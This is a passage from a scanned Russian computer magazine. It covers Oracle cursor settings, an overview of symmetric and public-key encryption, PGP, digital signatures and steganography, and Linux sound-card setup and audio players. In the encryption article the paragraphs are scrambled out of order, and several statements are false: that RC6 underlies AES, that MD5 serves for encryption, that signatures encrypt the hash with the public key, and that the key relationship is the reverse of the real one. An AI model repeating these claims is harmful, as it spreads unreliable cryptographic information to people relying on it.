optimizer_mode = choose
```

Параметр **close\_cached\_open\_cursors** сообщает Oracle, следует ли явно закрывать все курсоры, ассоциированные с вызовом блока **pl/sql**, при принятии **commit** или **rollback** (принятии или откате операции). Возможны два значения **true** и **false** — соответственно, высвобождать либо не высвобождать отведенную память. Второе значение нужно лишь в случае, когда очень часто повторяется одна и та же операция обращения к базе.

```
close_cached_open_cursors = true
```

Следующий параметр определяет, следует ли высвобождать память, отведенную под курсоры, по давности. Если у вас имеется значительный запас памяти, то для увеличения производительности стоит указать значение **true**, в противном случае — **false**.

```
cursor_space_for_time = true
```


Последняя, как мне кажется, достойная пристального внимания установка — это **open\_cursors**. Она определяет, сколько курсоров может быть открыто одновременно. В случае если это количество превышено, последний пользователь не сможет завершить операцию, которая требует использования курсора. Для этого параметра следует выбирать минимальное значение, при котором описанная ситуация не происходит.

```
open_cursors = 100
```

#### **Администратор здесь главный**

В общем-то, полноценно обслуживать Oracle на практике довольно просто. Если подойти к вопросу взвешенно и осмотрительно, выполнение типовых функций администратора базы занимает совсем немного времени и не требует больших усилий. Я надеюсь, что мои советы по настройке Oracle помогут кому-нибудь сэкономить время на поиске необходимой информации, а кому-то — освоить азы администрирования. Если вы относитесь ко второй категории и хотите опробовать все сами, то самый простой способ — зарегистрироваться на [www.oracle.com](http://www.oracle.com) и скачать Personal-версию Oracle для Windows 9X, рассчитанную на использование в течение 90 дней. Кстати, для изучения принципов работы Personal Oracle подходит гораздо лучше, чем серверные версии, так как имеет значительно меньше «наворотов», которые на первых порах только мешают.

■ ■ ■ Дмитрий Асауленко



Обзор методов шифрования и маскировки информации

# Информация, шифры, компьютеры

Идея сделать информацию недоступной для посторонних появилась так же давно, как и сама письменность. С тех пор криптография и криптографический анализ достигли очень высокого уровня. Появилось множество алгоритмов как шифрования, так и взлома шифров. Чего стоит, например, разгадка письменностей практически всех известных древних цивилизаций.

Особенно большой прорыв в этой области был сделан после изобретения компьютера. Появились шифры, на взлом которых, по подсчетам прошлых лет, понадобились бы годы или даже столетия. Но фантастическое развитие информационных технологий сыграло злую шутку с разработчиками алгоритмов шифрования. Развитие сетевых технологий, возможность распараллеливания вычислений, а главное — развитие криptoанализа позволили взламывать шифры,

которые еще недавно считались абсолютно надежными. Но наука идет впереди техники. Появляются все новые и новые методы защиты информации и, соответственно, новые методы взлома. И конца этому не видно. Достаточно легко придумать свой алгоритм шифрования, но как доказать его надежность? Сложность алгоритма также не гарантирует его надежности, а лишь увеличивает вероятность существования в нем «дыр».

Давайте же попытаемся сориентироваться в существующих на сегодняшний день средствах защиты информации.

## Ключи и замки

В настоящее время информацию защищают такими криптографическими методами, как шифрование, причем существуют шифрование с закрытым (симметричная криптосистема) и открытым ключом, электронная подпись и стеганография. Нач-

» нем с самого простого — шифрования с закрытым ключом. В криптосистемах этого типа используют единый ключ как для шифрования, так и для дешифрования.

В основе почти всех симметричных криптосистем лежат блочные шифры. Входная информация делится на равные блоки, потом к каждому из них может дописываться аутентификационная информация, а затем каждый блок шифруется в зависимости от ключа. Одним из условий является достаточно большой размер блока, чтобы исключить статистический анализ шифра. Для обеспечения успешной дешифровки процедура шифрования блока должна быть обратимой, а неизначительное изменение ключа или входной информации должно приводить к значительным изменениям в шифре. Чтобы исключить возможность появления «плохих» ключей, при использовании которых входная информация некачественно шифруется, то есть шифр легко разгадать, или не шифруется вовсе.

Одним из самых старых алгоритмов шифрования с закрытым ключом является алгоритм DES (Data Encryption Standard — стандарт шифрования данных), который широко применяется и по сей день. Размер блока в алгоритме DES составляет 64 бита, а размер ключа — 56 бит. Алгоритмы, созданные на основе DES, просты, поэтому можно достичь очень высокой скорости шифрования данных и эти алгоритмы могут быть реализованы аппаратно. Однако чем проще алгоритм, тем быстрее будет происходить подбор ключей. И в настоящее время стало возможным осуществлять тотальный перебор ключей к алгоритму DES за реальное количество времени. Стандарт DES безнадежно устарел. Ему на смену пришли более совершенные алгоритмы.

Появился Тройной DES (Triple DES) — данные сначала шифруются по алгоритму DES с одним ключом, затем дешифруются по этому же алгоритму, но уже с другим ключом, а затем вновь шифруются с третьим ключом. Примечательно, что Тройной DES совместим со стандартным DES. Если все три ключа взять одинаковыми, то Тройной DES превратится в DES. Таким образом размер ключа увеличивается в три раза, но во столько же раз больше уходит времени на шифрование и дешифрование. Еще один из вариантов усовершенствования алгоритма DES — это DESX. Здесь перед шифрованием по алгоритму DES блок входной информации складывается по модулю два с первым ключом, затем происходит шифрование по алгоритму DES, но уже с другим ключом, а потом полученная информация вновь складывается по модулю два, но уже с третьим ключом. DESX, в отличие от Тройного DES, по скорости ненамного отстает от DES. Если первый и третий ключи DESX взять нулевыми, то DESX также превратится в DES.



Кроме Тройного DES и DESX, появилось множество других симметричных криптосистем. Это и MD5 — алгоритм, который изначально был разработан для вычисления хеш-функции, но успешно применяется для шифрования, и RC6, созданный компанией RSA Data Security, Inc. Алгоритм RC6 лег в основу нового американского стандарта шифрования AES (Advanced Encryption Standard), пришедшего на смену DES. В России также проходили разработки в этой области, и в 1989 году был принят Российский стандарт шифрования — ГОСТ 28147-89, который намного пре-восходил американский DES.

### Пароли и отзывы

Существует множество хороших алгоритмов шифрования, но на практике зачастую применяются устаревшие или непроверенные алгоритмы. Например, в семействе операционных систем Windows 9x есть функция идентификации пользователей. При входе в Windows пользователю

работы на обычном персональном компьютере расшифрует его. Самое интересное то, что программу взлома pwl-файлов сможет написать программист средней квалификации. Она работает очень просто: шифруются всевозможные комбинации символов, и полученный шифр сравнивается с шифром из pwl-файла. Если оба шифра совпадут, то исходная комбинация букв и является исходным паролем. А если немного вникнуть в тонкости алгоритма шифрования, то полный перебор можно ограничить, отметая заведомо неверные комбинации символов.

Еще один пример неграмотного использования криптосистем — это работа CGI-интерфейса. CGI-интерфейс позволяет пользователю не только просматривать статические web-страницы, но и запускать программы на стороне сервера и получать результаты работы этих программ в окне своего web-браузера. Исходные данные для работы CGI-скриптов посылаются из форм в HTML-документах. Например,

## Фантастическое развитие информационных технологий сыграло злую шутку с разработчиками алгоритмов шифрования

вежливо предлагается ввести свое идентификационное имя (login) и пароль. Все пароли Windows хранятся в файлах с расширением pwl в каталоге операционной системы, например C:\Windows\sasha.pwl. В этих же файлах хранятся все пароли для входа в Интернет, если, конечно, пользователь предпочитает хранить пароли в файле, а не в голове или записной книжке. вся информация в pwl-файлах хранится в зашифрованном виде, но алгоритм шифрования не обеспечивает должной защиты информации. Если файл с паролями попадет в руки злоумышленника, то специальная программа за несколько часов

при покупке через Интернет пользователь на web-странице магазина заполняет анкету, где указывает товар, который хочет приобрести, свой домашний адрес, номер кредитной карточки и т. д. Когда он нажимает на кнопку OK, то данные пересыпаются на web-сервер, где запускается программа их обработки. Известно, что подобный пакет можно перехватить, поэтому при необходимости данные могут шифроваться. Если мы пересылаем номер своей кредитной карточки, то шифрование просто необходимо, а во многих системах на основе Unix и Linux шифрование данных производится по

» старому алгоритму DES, который, как известно, не гарантирует достаточную надежность.

Также симметричные криптосистемы широко применяются в программах архивации данных. Практически каждый современный архиватор имеет функцию шифрования. Производители архиваторов утверждают, что их программы гарантируют сохранность зашифрованной информации. Но не стоит слепо верить в надежность непроверенных алгоритмов, вдруг существуют «дыры» и в этих системах. Например, разработаны программы, которые за несколько часов взламывают пароли к RAR и ZIP-архивам. Есть над чем задуматься.

И все же главный недостаток симметричных криптосистем даже с самым совершенным алгоритмом шифрования — это необходимость сообщать ключ к шифру, а значит, необходимость надежного канала связи. Но если такой надежный канал имеется, то тогда зачем вообще шифровать? Чтобы устраниТЬ этот недостаток, были разработаны криптосистемы с открытым ключом. Эти системы характеризуются тем, что для шифрования используется один ключ — открытый, а для дешифрования другой — закрытый. Открытый и закрытый ключи связаны между собой. При этом данная зависимость такова, что установить открытый ключ, зная закрытый, с вычислительной точки зрения очень трудно.

Ключ шифрования может быть сделан общедоступным, и в этом случае проблема получения общего секретного ключа для связи отпадает. Если сделать общедоступным ключ дешифрования, то на базе полученной системы можно построить систему аутентификации передаваемых сообщений. Поскольку в большинстве случаев один ключ из пары делается общедоступным, такие системы получили также название криптосистем с открытым ключом.

Криптосистема с открытым ключом определяется тремя алгоритмами: генерации ключей, шифрования и дешифрования. Алгоритм генерации ключей открыт, и, подав на вход случайную строку надлежащей длины, можно получить пару ключей. Один из ключей публикуется, а второй, называемый секретным, хранится в тайне.

В настоящее время существует несколько криптосистем с открытым ключом. Наиболее широкое использование получила система Ривест — Шамира — Эйделмана (Rivest, Shamir, Adleman — RSA). Кратко алгоритм можно описать следующим образом.

► Пользователь А выбирает пару различных простых чисел  $p$  и  $q$ , вычисляет их произведение  $n = p \cdot q$  и выбирает число  $d$ , такое, что  $\text{НОД}(d, \phi(n)) = 1$ , где  $\phi(n)$  — функция Эйлера (количество чисел, меньших  $n$  и взаимно простых с  $n$ ). Если  $n = p \cdot q$ , где  $p$  и  $q$  — простые числа, то  $\phi(n) = (p - 1) \cdot (q - 1)$ .

Затем он вычисляет величину  $e$ , такую, что  $d \cdot e \bmod \phi(n) = 1$ , и размещает в общедоступной справочной таблице пару  $(e, n)$ , являющуюся открытым ключом пользователя А.

► Когда пользователь В желает передать сообщение X пользователю А, то он его шифрует по следующей схеме:

$$X \Rightarrow X^e \bmod n$$

► Пользователь А производит дешифрование полученного сообщения с помощью обратного преобразования:

$$X^d \Rightarrow X = X^d \bmod n$$

Стойкость этого алгоритма опирается на сложность решения задачи разложения числа на простые множители. Зная числа  $p$  и  $q$ , очень просто вычислить их произведение  $n$ , но при из-

перемножить  $k$  первых простых чисел и к полученному произведению прибавить 1 ( $2 \cdot 3 \cdot 5 \cdot 7 + 1 = 211$  — простое число). Но этот алгоритм позволяет получить очень мало простых чисел, содержащих одинаковое число разрядов. Допустим, пользователь А по методу Евклида нашел два простых числа  $p$  и  $q$ , а открытый ключ  $n = p \cdot q$  попал в руки злоумышленника. Если злоумышленник будет искать делители  $n$  среди чисел, полученных по методу Евклида, то ему не составит большого труда их найти. Так что метод Евклида не подходит.

Для генерации простых чисел можно использовать, например, такой способ: генератор случайных чисел вырабатывает  $m$ -разрядное нечетное число (четное число уже не простое) и проверяется, простое ли оно. Если число не простое, то оно увеличивается на 2 и вновь проверяется, и так до тех пор, пока мы не найдем простого числа. Такой алгоритм тоже нам не подходит, поскольку он очень медленный. Сейчас используют специальные алгоритмы генерации псевдопростых чисел. Полученное по этому алгоритму число с вероятностью более 99,9% простое.

## Подписи и сертификаты

Еще один широко используемый метод защиты информации — это электронная подпись. Идея цифровой подписи заключается в следующем: к файлу приписывается специальная информация,

## Наиболее легкий способ получения простого числа был предложен еще Евклидом

вестном  $n$  крайне затруднительно найти его разложение на простые множители. При  $n > 10^{145}$  эта задача выходит за пределы возможностей современной вычислительной техники.

Но на практике не все так просто, как в теории. Откуда пользователь А возьмет два больших простых числа  $p$  и  $q$ , причем настолько больших, чтобы их произведение было больше  $10^{145}$ ? Существует множество алгоритмов генерации больших простых чисел, но не все они удобны.

Во-первых, алгоритм должен быть достаточно быстрым, чтобы пользователю хватило терпения;

во-вторых, алгоритм должен генерировать как можно больше разных  $m$ -разрядных простых чисел, чтобы снизить до минимума вероятность случайного совпадения ключей у разных пользователей системы и вероятность угадывания ключа злоумышленником.


Например, самый простой способ получить простое число, предложенный еще Евклидом, заключается в следующем: надо

которая идентифицирует этот файл и его владельца. Если злоумышленник изменит подписанный файл, то электронная подпись не будет соответствовать файлу. Любая система электронной подписи работает следующим образом: сначала вычисляется хеш-функция подписываемого файла — специальное преобразование, на вход которого подается файл, а на выходе получается слово фиксированной длины. Это слово — своеобразная контрольная сумма файла. Затем результат хеширования шифруется с открытым ключом. Полученный шифр и есть электронная подпись файла. В принципе можно шифровать весь файл, но алгоритм шифрования с открытым ключом очень трудоемок, и гораздо быстрее зашифровать хеш-функцию подписываемого файла.

Все вышеизложенные методы были прекрасно реализованы в программном пакете PGP. Пакет PGP (Pretty Good Privacy) является на сегодня самым распространенным продуктом, позволяющим использовать современные надежные криптографические алгоритмы для защиты информации в персональных компьютерах. К основным преимуществам данного пакета, выделяющим его среди других аналогичных продуктов, следует отнести следующие:

1 | **Открытость.** Исходный код всех версий программ PGP доступен в открытом виде. Любой





» эксперт может убедиться в том, что в программе эффективно реализованы криптографические алгоритмы. Так как сам способ реализации известных алгоритмов был доступен специалистам, то открытость повлекла за собой и другое преимущество — эффективность программного кода.

**2 | Стоимость.** Для реализации основных функций использованы лучшие (по крайней мере на начало 90-х) из известных алгоритмов, при этом допуская использование достаточно большой длины ключа для надежной защиты данных.

**3 | Бесплатность.** Готовые базовые продукты PGP (равно как и исходные тексты программ) доступны в Интернете, в частности на официальном сайте PGP Inc. [www.pgpi.org](http://www.pgpi.org).

**4 | Поддержка как централизованной (через серверы ключей), так и децентрализованной (через «сеть доверия») модели распределения открытых ключей.**

В пакете PGP реализованы следующие функции:

- ▶ генерация пары из закрытого/открытого ключа;
- ▶ шифрование файла с помощью открытого ключа любого пользователя PGP (в том числе своего);
- ▶ расшифровка файла с помощью своего закрытого ключа;
- ▶ наложение цифровой подписи с помощью своего закрытого ключа на файл (автентификация файла) или на открытый ключ другого пользователя (сертификация ключа);
- ▶ проверка (верификация) своей подписи или подписи другого пользователя с помощью его открытого ключа.

Подпрограммы пакета PGP используются во многих других программах, так или иначе связанных с шифрованием. Например, в клиенты электронной почты (Microsoft Outlook, The Bat! и др.) встроены процедуры шифрования/дешифрования писем. Еще один замечательный программный

продукт на основе PGP — PGP Phone. Он предназначен для обеспечения конфиденциальности, когда вы общаетесь при помощи IP-телефонии. IP-телефония — это просто замечательное изобретение. Голос можно передавать не только по телефонным линиям, но и через Интернет. При этом вы можете звонить в любую точку земного шара, а платите только за время работы в Сети.

Еще одно очень важное применение электронной подписи — это технология ActiveX. Технология ActiveX была разработана компанией Microsoft для внедрения различных объектов (например, документов Word, графиков, математических формул и т. п.) в web-страницы. В принципе сценарии ActiveX могут выполнять любые действия — это своеобразные программы, которые подобно апплетам Java выполняются на машине клиента. Однако Java-апплеты не могут обращаться к жесткому диску пользователя, в то время как сценарии ActiveX имеют доступ ко

### Исходный код всех версий программ PGP доступен в открытом виде. Любой эксперт может убедиться в том, что в программе эффективно реализованы криптографические алгоритмы

всем ресурсам. Такой подход существенно расширяет возможности, но создает опасность для пользователя. Чтобы обеспечить свою безопасность, пользователю целесообразно использовать ActiveX-сценарии только от проверенных производителей. Для этого сценарии ActiveX сертифицируются электронной подписью, причем ключи для электронной подписи выдаёт за определенную плату ведомство сертификатов (например, VeriSign — [www.verisign.com](http://www.verisign.com))

На сервере ведомства сертификатов помещается информация об авторе сценария ActiveX. Если у вас в настройках браузера в разделе «Безопасность» указано «Проверять сертификаты»,

то, когда вы заходите на web-страничку с элементом ActiveX, перед загрузкой сценария браузер обратится к серверу ведомства сертификатов и проверит сценарий на подлинность.

### Картинки и разговоры

Еще один метод защиты информации, о котором я хотел бы рассказать, — это стеганография, то есть маскировка секретной информации внутри несекретной. Удобнее всего прятать свои секреты в графических, звуковых, видео и других мультимедиа-файлах.

Почему-то стеганография используется гораздо реже по сравнению с другими методами, а ведь у нее большие перспективы. С помощью стеганографии можно создать безопасный канал связи в рамках незащищенного канала. Представьте себе телефонный разговор, где в звуке запрятаны секретные данные. Но самое главное, что методами стеганографии можно решить проблему авторского права на мультимедиа-продукты. Первая попытка уже сделана компанией Digimarc Corporation ([www.digimarc.com](http://www.digimarc.com)).

Эта компания создала специальный графический фильтр Digimarc (водяной знак), который входит в состав пакета Adobe Photoshop. Фильтр выполняет следующие действия: создает электронную подпись графического изображения, а затем методами стеганографии прячет подпись внутри самого изображения, причем подпись записывается много раз. И теперь если злоумышленник украдет у вас хотя бы часть изображения, то внутри нее все равно будет храниться информация об истинном создателе. Для использования фильтра пользователю надо только зарегистрироваться на сервере компании Digimarc Corporation и получить персональный идентификационный номер (ключ электронной подписи). Аналогичным образом можно защищать от посягательств на авторское право не только графику, но и аудио-файлы, и видео. Единственный недостаток стеганографических систем — они никог-

да не будут открытыми. Если опубликовать алгоритмы маскировки в файлах, то ни о какой секретности не может быть и речи.

Пожалуй, мы рассказали обо всех существующих на сегодняшний день методах защиты информации. Несмотря на их количество, мало кто из рядовых пользователей прибегает к их помощи. А в России, где все надеются на русский «авось», — и подавно. Сегодня защита информации, как это ни парадоксально, забота не пользователей, а производителей средств защиты информации. Производители должны сами заботиться о безопасности клиентов, им и карты в руки.

■ ■ ■ Александр Топорков

Возможности работы с аудиофайлами в Linux

# Как бы нам сыграть и спеть?

Поддержка воспроизведения звуковых файлов кажется в современных компьютерах вещью само собой разумеющейся, и редкий компьютер продается без звуковой карты. В Linux поддержка звуковых карт долго оставалась проблемой, и до сих пор она не решена окончательно.

**О** сновой звуковой системы в компьютере является звуковая карта. Для того, чтобы она нормально функционировала в Linux, необходимо соблюсти несколько условий:

- звуковую карту нужно правильно сконфигурировать;
- должны быть созданы специальные файлы в директории /dev. С помощью этих файлов

со звуковой картой и будут работать остальные программы;

- необходимо, чтобы правильно работали драйверы, имеющиеся в комплекте инсталляции дистрибутива Linux либо поставляемые производителем звуковой карты.

Лучше сконфигурировать звуковую карту вручную, поскольку в дальнейшем вам могут потребоваться настройки IRQ и каналов DMA. Если у вас все же возникли проблемы с конфигурацией карты, можно посоветовать сравнить параметры драйверов для Windows с величинами, которые вы найдете в файлах, расположенных в директориях /proc/interrupts и /proc/dma.

Кроме того, в современных дистрибутивах Linux существуют средства, автоматически определяющие и конфигурирующие звуковые карты. В RedHat, например, это программа sndconfig. Однако к применению таких программ стоит подходить с осторожностью, поскольку неправильное определение звуковой карты может привести к сбоям в работе системы и полному ее зависанию. В таком случае придется использовать для запуска Linux программу Loadlin, которая сумеет загрузить его через DOS или Windows. Однако это означает, что вы не сможете использовать LILO в качестве загрузчика операционных систем.

Полную информацию о звуковой карте вы найдете в файле /dev/sndstats или с помощью

## ССЫЛКИ

Страница проекта ALSA

▶ [www.alsa-project.org/intro.html](http://www.alsa-project.org/intro.html)

Коммерческая версия системы OSS

Разработчик: 4Front Technologies

▶ [www.4front-tech.com/linux.html](http://www.4front-tech.com/linux.html)

центра управления KDE (через программу kcontrol).

## Специальные файлы подсистемы

Кроме того, необходимую для работы со звуком информацию вы найдете в файлах:

**/dev/audio.** Описание устройства, совместимого со звуковой системой, созданной фирмой Sun. Служит для записи и воспроизведения файлов типа .AU;


**/dev/dsp.** Позволяет воспроизводить и записывать звук в виде 8- или 16-битных сэмплов в режимах моно или стерео в соответствии с возможностями самой карты;

**/dev/midi.** Формат MIDI был создан для описания музыки, создаваемой с помощью частотной модуляции или синтеза wavetable. Устройство /dev/midi служит для воспроизведения файлов midi и управления музыкальными инструментами, совместимыми с ним;

**/dev/mixer.** Как и следует из названия, это устройство отвечает за микширование звука. Ис-



▲ Установка параметров для конвертации Audio CD в формат MP3



#### ▲ Информацию о конфигурации звуковой карты вы можете узнать в среде KDE

пользуется как для входных, так и для выходных сигналов.

#### Драйверы

Драйверы звуковых карт для Linux, как правило, предусматривают возможность эксплуатации двух и более карт на одном компьютере. У некоторых устройств для этого «прописывается» его порядковый номер (например /dev/dsp1, /dev/midi01). Описание драйверов отдельных устройств находятся в файле sndstats, расположенным в директории /dev/. Если какие-то значения

находятся в скобках, то речь идет о параметрах, заданных вручную и не подтвержденных автоматической проверкой.

За корректную работу звуковой карты в ядрах 2.2 и 2.4 отвечает набор драйверов, называемый OSS/Free или Linux/OSS, версия opensource-системы, созданной фирмой 4Front Technologies. Большинство современных дистрибутивов Linux корректно распознают достаточно большое количество звуковых карт. Однако, если вы обладатель какой-нибудь «экзотики», в особенности совместимой с SoundBlaster, то проблемы с конфигурированием неизбежны. В этом случае лучше попытаться найти драйвер непосредственно для используемой звуковой карты. В случае неудачи, можно попробовать использовать коммерческий вариант драйверов, разработанный фирмой 4Front Technologies.

Альтернативой стандартной звуковой системы является ALSA (Advanced Linux Sound Architecture), которая изначально возникла как комплект драйверов для карт Gravis Ultrasound. Время показало, что их модульная структура и API подходят и для других звуковых карт. Если вы используете драйверы разработчика, то ALSA заменят их; если же применяются системные драйверы, то придется заново компилировать ядро с под-

держкой звука, но без указания драйвера конкретной карты.

Модули ALSA используют другие файлы каталога /dev для доступа к выключателю карты — все они размещены в подкаталоге /dev/snd. Некоторые программы могут требовать первоначальных файлов, помещенных прямо в каталог /dev. Тогда нужно использовать специальный модуль, который обеспечивает обратную совместимость с OSS. В более новых программах ситуация бывает обратной — некоторым из них для функционирования система ALSA просто необходима.

#### Воспроизведение аудиофайлов

Учитывая различный характер форматов аудиофайлов, кратко упомянем о программах для их воспроизведения.

**WAV.** Пакет sox, собственно говоря, это конвертор аудиоформатов, таких как wav, au и т. п. Он предоставляет собой программы play и rec для воспроизведения и записи аудиофайлов. Аналогично работает и программа kmedia в KDE. Файлы **MIDI** вы можете воспроизводить, например, командой tr из одноименного пакета. Для среды X Window существует вариант этой программы — xtrp.

Проигрыватели **Audio CD** являются привычной составной частью популярных рабочих столов KDE и GNOME. Поскольку они напрямую взаимодействуют со звуковой картой достаточно слабо, то мы остановимся на них лишь вкратце. Большая часть хороших проигрывателей поддерживает считывание названий диска и треков и обращение к базе CDDB. В текстовом режиме вы можете также использовать программу cdp, которая служит для интерактивного управления CD. В графической же среде себя хорошо зарекомендовала программа kscd из среды KDE.

**RealAudio.** Этот формат является разработкой одноименной фирмы, которая, к счастью, не игнорирует Linux. RealAudio Player предоставляется как самостоятельное приложение и как plug-in для Netscape Navigator.

**MP3.** Благодаря хорошему соотношению компрессии и качества звука он стал самым распространенным форматом для передачи аудиофайлов в Интернете. Для его проигрывания может использоваться, например, Winamp для Linux. Авторы без ложной скромности сообщают, что это пытаются создать самый лучший проигрыватель аудиофайлов в мире. Кроме простого воспроизведения звуковых файлов, он справится и со стримингом звука прямо из Интернета. А с помощью программы gtrp вы можете перевести аудио CD в формат MP3 и сохранить файлы на своем компьютере. Собственно, это графический интерфейс для еще нескольких программ, с помощью которых он сможет «скачать» данные с Audio CD и затем перекодировать их в формате MP3. Для Linux имеется и клиент системы Napster.

#### Обработка звука

